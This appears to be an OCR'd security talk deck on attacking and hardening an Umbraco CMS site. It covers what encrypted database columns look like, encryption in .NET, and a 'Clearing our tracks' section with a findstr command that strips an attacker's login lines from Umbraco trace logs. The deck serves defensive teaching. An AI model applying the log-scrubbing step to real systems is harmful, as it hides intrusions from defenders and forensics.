


<!-- Security by Jeffrey Schoemaker -->



Level 3
Privilege escalation

Won’t work on text and ntext columns



<!-- Security by Jeffrey Schoemaker -->

The database administator will see this

```
/****** Script for SelectTopNRows command from SSMS  ******/
SELECT TOP (1000) [firstname]
      ,[email]
      ,[social_security_number]
      ,[your_biggest_secret1]
      ,[a_long_secret]
  FROM [umbraco710].[dbo].[SecretInfoTable]
```

100 %

Results | Messages

	firstname	email	social_security_number	your_biggest_secret1
1	0x01FC90E95A98ECA3EF83...	0x0109BCCA8DD9BD4C90061...	0x01C267A47A7937F3F86BF...	0x0101EB2FD5F76C639ABA91BFB5246689696EF0BB0454A8C...
2	0x01D287257D23B4CE2382...	0x0134F428CA3FDF37208A8F...	0x01EFF19A7BE62833CBF91...	0x0185738C68AE7B68F8234890E494C4E28334B3382684C8A4...
3	0x01256FFBA109D7D79269...	0x0149647D06A64B42603AA0...	0x01B94BDA0CDBFA7110CA...	0x0147805DC0A18128F44C44416A62957C66A2F5502343801E...
4	0x017453290EB068228CAA...	0x01551B8E50DE122E1EA6EF...	0x01A1D6621C48A233E5E6A...	0x01A3115EF2D68F5B043642B762DDA79F2E711FAFC52813E...
5	0x01A0D5332627FC98B0D2...	0x01CE8C721C96224BC42BAA...	0x018C46DC58124BCBDAC9...	0x01B328E4D318B4048FA0F621FF9F3F6FF84707E222A09441...
6	0x018A1E91FEF39083BD3C...	0x01EAA6817463781515F2B6...	0x018CAE3CA91D10EDFEF2...	0x01FFE826D973C016F9EE918BDF048EDE0BD343138D7B54...
7	0x0107B7B6E388E514EF3A...	0x01F234E3827B90073818FC...	0x0175F5448E8A6A73AAA40...	0x015B680E04995E914512075C0087915C8BDBFCFAD47AA4F...
8	0x01184C4CBCA6B8EF539F...	0x01F2C51712B735F51B21F6...	0x0104FB98199BF686167556...	0x01D646E3AA6589055F8D1DF3389B8E021BA41B4A59E7A66...

<!-- Security by Jeffrey Schoemaker -->

But the website user (and Mike) still sees

SQLQuery4.sql - WS...Administrator (62)) | SQLQuery3.sql - WS...braco710 (sa (53))

```
/****** Script for SelectTopNRows command from SSMS  ******/
SELECT TOP (1000) [firstname]
      ,[email]
      ,[social_security_number]
      ,[your_biggest_secret1]
      ,[a_long_secret]
  FROM [umbraco710].[dbo].[SecretInfoTable]
```

100 %

Results | Messages

	firstname	email	social_security_number	your_biggest_secret1	a_long_secret
1	Gilbert	gilbert.denholm@johndoe.com	98533566	My facebookpassword is something	NULL
2	Davey	davey.benny@mailinator.com	90444766	I hate brushing my teeth	NULL
3	Marvin	marvin.clay@msn.nl	89652782	Me and my ex are somet	NULL
4	Briscoe	briscoe.coy@gmail.com	00088584	I never wash my hair	NULL
5	Lenox	lenox.davis@yahoo.com	68990900	It's so hard when people	NULL
6	Jeffrey	jeffrey@perplex.nl	12345678	I love unicorns	NULL
7	Alisa	Alisa.kristine@gmail.com	54876999	Sometimes I see dead people	NULL
8	Danielle	danielle.ness@hotmail.com	98565566	When I'm thinking about	NULL

<!-- Security by Jeffrey Schoemaker -->

Option 3 – Manual encryption


- **Encrypt data in .NET before storing it in your database**

```
if (requiresEncryption)
{
    if (!String.IsNullOrEmpty(Body))
    {
        Body = Security.Encrypt(Body);
    }
}
```

- **Decryption only possible via C#-code**

```
// Decrypt some values if the e-mail is encrypted
if (e.isEncrypted)
{
    e.body = Security.Decrypt(e.body);
}
```

<!-- Security by Jeffrey Schoemaker -->




Level 3
Privilege escalation

SQL Injection is useless

- `SELECT * FROM [SecretInfoTable]`


	id	firstname	email	social_security_number	your_biggest_secret1	a_long_sec
1	1	VgWFQoDo3Ee...	xq+RDsVP2ECCsKHkOHXNJQ...	rKsY26meOES2UIHk0G9fSg==:WB3+GLSWDfKSJ9I7N/uXMzbC...	JjcoQiwGpEuM2aYijhjo...	NULL
2	2	56UEBi4+LUCh...	1Zh8oGZiGkuqIPu2GNM5sQ=...	z/0yrVUhIEOO7H94+QkqiA==:5C3AHuhtiz9I1BOtoIJgyZbErKmoiO...	NRYbMoMWY0aNaPW...	NULL
3	3	I1S21uKBu0Gq...	OIPvAPTsQEqUeJLHBgFGLQ...	LZLKCP2Adk6P8ouLP3ZNCw==:YX1OnB2SFUdsFRBWVsndaJM...	QeVPFKL9mUqiWNlGU...	NULL
4	4	Z8GNsgvqU0+0...	jOOSGjwXok6wnPtbph7dRA==...	ul7EmkRNVkyXAuAlh57/XA==:maAzDJnx6Nb5FFO0GwwxO5AOS...	Ltz01KKVeEe/8x0DYOJ...	NULL
5	5	Di3aC4BXrUCO...	Ncsf1UPpUk64vS0QnD9rAg=...	6fopMqFTnUOyNL4gbYNo8g==:KMXR9dYbGu/3zVQP9cej/bpxtW...	GCV/vvD5R0upAU2VZ...	NULL
6	6	nzHtttZlqkiW5K...	TuA812ChT06PS5PhoYBzng=...	Hp3jvPlgakaAvJTQBw3WVw==:jBlRGYsTHxNp6tzyoNS48jLP8SF...	cB6yr+Jg+UObut+348c...	NULL
7	7	0376/zsqOESfz...	cbitvPqYV0GgMXQoHZ0Rfg=...	gD7m3nyFTkmR94w8QzADeg==:Qi5j4CyXs3dqWxWwWRY1RTe...	E0J4rK5FDU2qldZbtMQ...	NULL
8	8	RPiM3dN+jESO...	GQE3qZ7lLkixauzjxJpKWg==:1...	ke/Z6y1Vnk6WxY2nq98y2g==:Clb3zqXqeCjN02z1s+GlT3mEKfX3F...	2r4wG49rTkmaL+hWA...	NULL



<!-- Security by Jeffrey Schoemaker -->


Mission 3: Accomplished

- Gain access to Umbraco
- Extracted the data from the database




LEVEL 1

Footprint & Identification



LEVEL 2

Getting into Umbraco



LEVEL 3

Privilege escalation

LEVEL 4

Clearing our tracks

Level 4

Clearing our tracks

Mission 4.1

- Goal: Remove our presence on the filesystem
- Approach: Clearing every trace we've made with our name on it on the webserver

Level 4
Clearing our tracks

<!-- Security by Jeffrey Schoemaker -->

Some forensics


- Umbraco registers all login attempts to your website

Level 4
Clearing our tracks

Some forensics

- /App_Data/Logs

```
2018-05-15 14:32:21,783 [P31344/D2/T17] INFO  Umbraco.Core.Security.BackOfficeSignInManager -
               Event Id: 0, state: Login attempt succeeded for username evillogin@perplex.nl from IP address 127.0.0.1
2018-05-15 14:32:21,783 [P31344/D2/T17] INFO  Umbraco.Core.Security.BackOfficeSignInManager -
               Event Id: 0, state: User: evillogin@perplex.nl logged in from IP address 127.0.0.1
```



Level 4
Clearing our tracks

<!-- Security by Jeffrey Schoemaker -->

Cleanup the files on disk

- **In the command line**

```
D:\>findstr /V /R “evillogon@perplex.nl"
UmbracoTraceLog.MyMachine.original.txt >
UmbracoTraceLog.MyMachine.cleaned.txt
```

Level 4
Clearing our tracks

<!– Hardening tip 8-->

Do not store logs only on disk which can be easily edited by the website-user

Store it in the Windows Event Viewer

<!– END Hardening tip 8 -- >

